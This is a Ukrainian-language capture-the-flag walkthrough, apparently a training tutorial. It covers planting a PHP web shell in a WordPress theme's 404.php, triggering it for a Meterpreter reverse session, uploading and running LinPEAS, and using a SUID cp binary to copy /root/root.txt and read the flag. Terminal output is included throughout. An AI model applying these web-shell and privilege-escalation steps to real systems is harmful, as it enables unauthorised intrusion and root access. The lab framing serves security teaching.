
 Контекст для читача:

Завантаження `shell.php` у неактивну тему дозволяє уникнути підозрілої активності в активному інтерфейсі сайту.

***404.php** легко тригерити, просто звернувшись до неіснуючої сторінки на сайті.*

9) Підгрузимо наш **shell** на тему Twenty Sewenteen (щоб потім ввімкнути саме її)






Чому варто тригерити саме 404.php, і який простий спосіб викликати його через браузер після активації теми?

💡 Порада для читача:

Активация теми через Appearance → Themes → Activate.


Тригеринг пейлоаду — достатньо перейти на неіснуючу сторінку, наприклад: <http://victim-site.local/thispagedoesnotexist>

Які дії необхідно виконати після завантаження шелла в 404.php, щоб отримати зворотнє з'єднання з Metasploit?



10) По плану вже пошук першого флагоу)

В якій директорії Linux найчастіше зберігається прапор користувача, і яку команду можна використати для його пошуку, якщо відома лише частина імені (наприклад, user.txt)?



На разі ми будемо використовувати скрипт LinPEAS - це скрипт автоматичного виявлення вразливостей і шляхів ескалації привілеїв на Linux-системах. Він є частиною проєкту PEAS (Privilege Escalation Awesome Scripts).

🔧 Що робить LinPEAS:
LinPEAS сканує систему на предмет:

🔧 Помилки конфігурації, які можна використовувати для підвищення прав.

📁 Неправильних дозволів файлів і каталогів (наприклад, SUID-бінарники).

👤 Процесів, що виконуються з привілеями root.

📄 Збережених паролів або ключів у файлах (.bash_history, .ssh/, config.php, .env тощо).


🏠 Відкритих портів і служб, які можуть бути вразливими.

🔑 Записів у sudoers, які дають нестандартні привілеї.

🧩 Встановлених пакетів та їхніх версій - з аналізом на відомі вразливості.

🔄 Механізмів автозапуску, де можна впровадити шкідливий код.

📦 Контейнерів (Docker/LXC) - і можливих шляхів виходу з них.



Яким чином можна передати скрипт із твоєї машини на скомпрометовану ціль, якщо в системі є лише базові утиліти, Meterpreter?


```

root@kali: /root
File Actions Edit View Help
root@kali: /root root@kali: /root
meterpreter > pwd
/tmp
meterpreter > upload /usr/share/peass/linpeas/linpeas.sh
[*] Uploading : /usr/share/peass/linpeas/linpeas.sh → linpeas.sh
[*] Uploaded -1.00 B of 810.96 KiB (0.0%): /usr/share/peass/linpeas/linpeas.sh → linpeas.sh
[*] Completed : /usr/share/peass/linpeas/linpeas.sh → linpeas.sh
meterpreter > ls
Listing: /tmp

```

Mode	Size	Type	Last modified	Name
100600/rw	171	fil	2025-05-27 19:10:16 +0000	apache2-stderr—supervisor-ZNDgtT.log
100600/rw	0	fil	2025-05-27 19:10:15 +0000	apache2-stdout—supervisor-JKC7o0.log
100644/rw-r--r--	830426	fil	2025-05-27 20:44:00 +0000	linpeas.sh
100600/rw	3413	fil	2025-05-27 19:17:51 +0000	mysql-stderr—supervisor-C45Gic.log
100600/rw	0	fil	2025-05-27 19:10:15 +0000	mysql-stdout—supervisor-FsQWS_.log
040755/rwxr-xr-x	4096	dir	2020-06-10 05:50:26 +0000	pear
140700/rwx	0	soc	2025-05-27 19:10:15 +0000	supervisor.sock
100644/rw-r--r--	2	fil	2025-05-27 19:10:15 +0000	supervisord.pid

```

meterpreter >

```

Після завантаження скрипта — які дії потрібно виконати, щоб мати змогу його запустити? І чому доцільно перейти з Meterpreter у звичайний shell для цього?

```

root@kali: /root
File Actions Edit View Help
root@kali: /root x root@kali: /root x
meterpreter > ls
Listing: /tmp


```

Mode	Size	Type	Last modified	Name
100600/rw	171	fil	2025-05-27 19:10:16 +0000	apache2-stderr—supervisor-ZNDgtT.log
100600/rw	0	fil	2025-05-27 19:10:15 +0000	apache2-stdout—supervisor-JKC7o0.log
100644/rw-r--r--	830426	fil	2025-05-27 20:52:22 +0000	linpeas.sh
100600/rw	3413	fil	2025-05-27 19:17:51 +0000	mysql-stderr—supervisor-C45Gic.log
100600/rw	0	fil	2025-05-27 19:10:15 +0000	mysql-stdout—supervisor-FsQWS_.log
040755/rwxr-xr-x	4096	dir	2020-06-10 05:50:26 +0000	pear
140700/rwx	0	soc	2025-05-27 19:10:15 +0000	supervisor.sock
100644/rw-r--r--	2	fil	2025-05-27 19:10:15 +0000	supervisord.pid

```

meterpreter > shell
Process 148 created.
Channel 6 created.
chmod +x linpeas.sh
./linpeas.sh

```



11) Ескалація прав

Після запуску linpeas.sh, проаналізуйте його вивід: чи є там згадки про бінарники з правами SUID або sudo, які можуть використовуватись для ескалації привілеїв?

```

root@kali: /root
File Actions Edit View Help
root@kali: /root root@kali: /root

SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 53K Jul 27 2018 /usr/bin/chfn -> SuSE_9.3/10
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/newgrp -> HP-UX_10.20
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 83K Jul 27 2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 63K Jul 27 2018 /usr/bin/passwd -> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 154K Jan 16 2023 /usr/bin/sudo -> check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 1.2M Aug 24 2022 /usr/sbin/exim4
-rwsr-xr-x 1 root root 63K Jan 10 2019 /bin/su
-rwsr-xr-x 1 root root 51K Jan 10 2019 /bin/mount -> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 144K Feb 28 2019 /bin/cp
-rwsr-xr-x 1 root root 35K Jan 10 2019 /bin/umount -> BSD/Linux(08-1996)

SGID
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
-rwxr-sr-x 1 root shadow 71K Jul 27 2018 /usr/bin/chage
-rwxr-sr-x 1 root tty 35K Jan 10 2019 /usr/bin/wall
-rwxr-sr-x 1 root shadow 31K Jul 27 2018 /usr/bin/expiry
-rwxr-sr-x 1 root crontab 43K Oct 11 2019 /usr/bin/crontab
-rwxr-sr-x 1 root root 15K Nov 22 2019 /usr/bin/dotlock.mailutils
-rwsr-sr-x 1 root root 144K Feb 28 2019 /bin/cp
-rwxr-sr-x 1 root shadow 39K Feb 14 2019 /sbin/unix_chkpwd

Files with ACLs (limited to 50)
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#acls
files with acls in searched folders Not Found

Capabilities
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#capabilities
Current shell capabilities
CapInh: 0x0000000000000000=
CapPrm: 0x0000000000000000=
CapEff: 0x0000000000000000=
CapBnd: 0x00000000a80435fb=cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_admin,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_wr

```

Знайдено згадку про `/bin/cp` з особливими правами. Як можна перевірити, чи можна використати цей бінар для підвищення привілеїв? Де варто шукати експлуатаційні приклади або техніки для цього?

Підказка для слухача, якщо потрібно:

GTFOBins — сайт, який показує, як використати звичайні утиліти Linux (наприклад, `cp`, `tar`, `less`, `find`) для привілеїв або ескалації.

💡 Варто шукати: `gtfobins cp` або `cp suid privilege escalation`

12) Фінальне завдання:

Ви виявили, що бінарник `cp` доступний з правами SUID або через `sudo` без пароля.

? Як можна використати `cp`, щоб отримати доступ до файлу `/root/root.txt`, не маючи прямих прав на його читання?

🔍 Поясніть, чому саме команда `cp /root/root.txt /tmp/root.txt` дозволяє обійти обмеження доступу.

🧠 Що це означає з точки зору ескалації привілеїв і які ще типи команд можна використовувати подібним чином?

💡 Підказка (не обов'язково включати в тьюторіал, але можна дати після паузи):

Права `sudo` або `SUID` на `cp` дозволяють копіювати файл навіть із закритої директорії.

Подібні методи описані на *GTFOBins* як "file read" або "SUID read".

```

root@kali: /root
File Actions Edit View Help
root@kali: /root root@kali: /root
/usr/share/pam/common-password.md5sums
/usr/src/wordpress/wp-admin/js/password-strength-meter.js
/usr/src/wordpress/wp-admin/js/password-strength-meter.min.js
/var/cache/debconf/passwords.dat
/var/lib/pam/password
/var/www/html/wp-admin/js/password-strength-meter.js
/var/www/html/wp-admin/js/password-strength-meter.min.js
/var/www/html/wp-content/plugins/plainview-activity-monitor/src/hooks/password_reset.php
/var/www/html/wp-content/plugins/plainview-activity-monitor/src/hooks/post_password.php
/var/www/html/wp-content/plugins/plainview-activity-monitor/src/hooks/retrieve_password.php
/var/www/html/wp-content/plugins/plainview-activity-monitor/src/sdk/form2/inputs/password.php

Checking for TTY (sudo/su) passwords in audit logs
Checking for TTY (sudo/su) passwords in audit logs
Searching passwords inside logs (limit 70)

API Keys Regex
Regexes to search for API keys aren't activated, use param '-r'

cp /root/root.txt /tmp/root.txt
ls
apache2-stderr—supervisor-ZNDgtT.log
apache2-stdout—supervisor-JKC7o0.log
linpeas.sh
mysql-stderr—supervisor-C45Gic.log
mysql-stdout—supervisor-FsQWS_.log
pear
root.txt
supervisor.sock
supervisord.pid
cat root.txt
FLAG{GMKLZ62Kha}

```

12) Фіксуємо останній флаг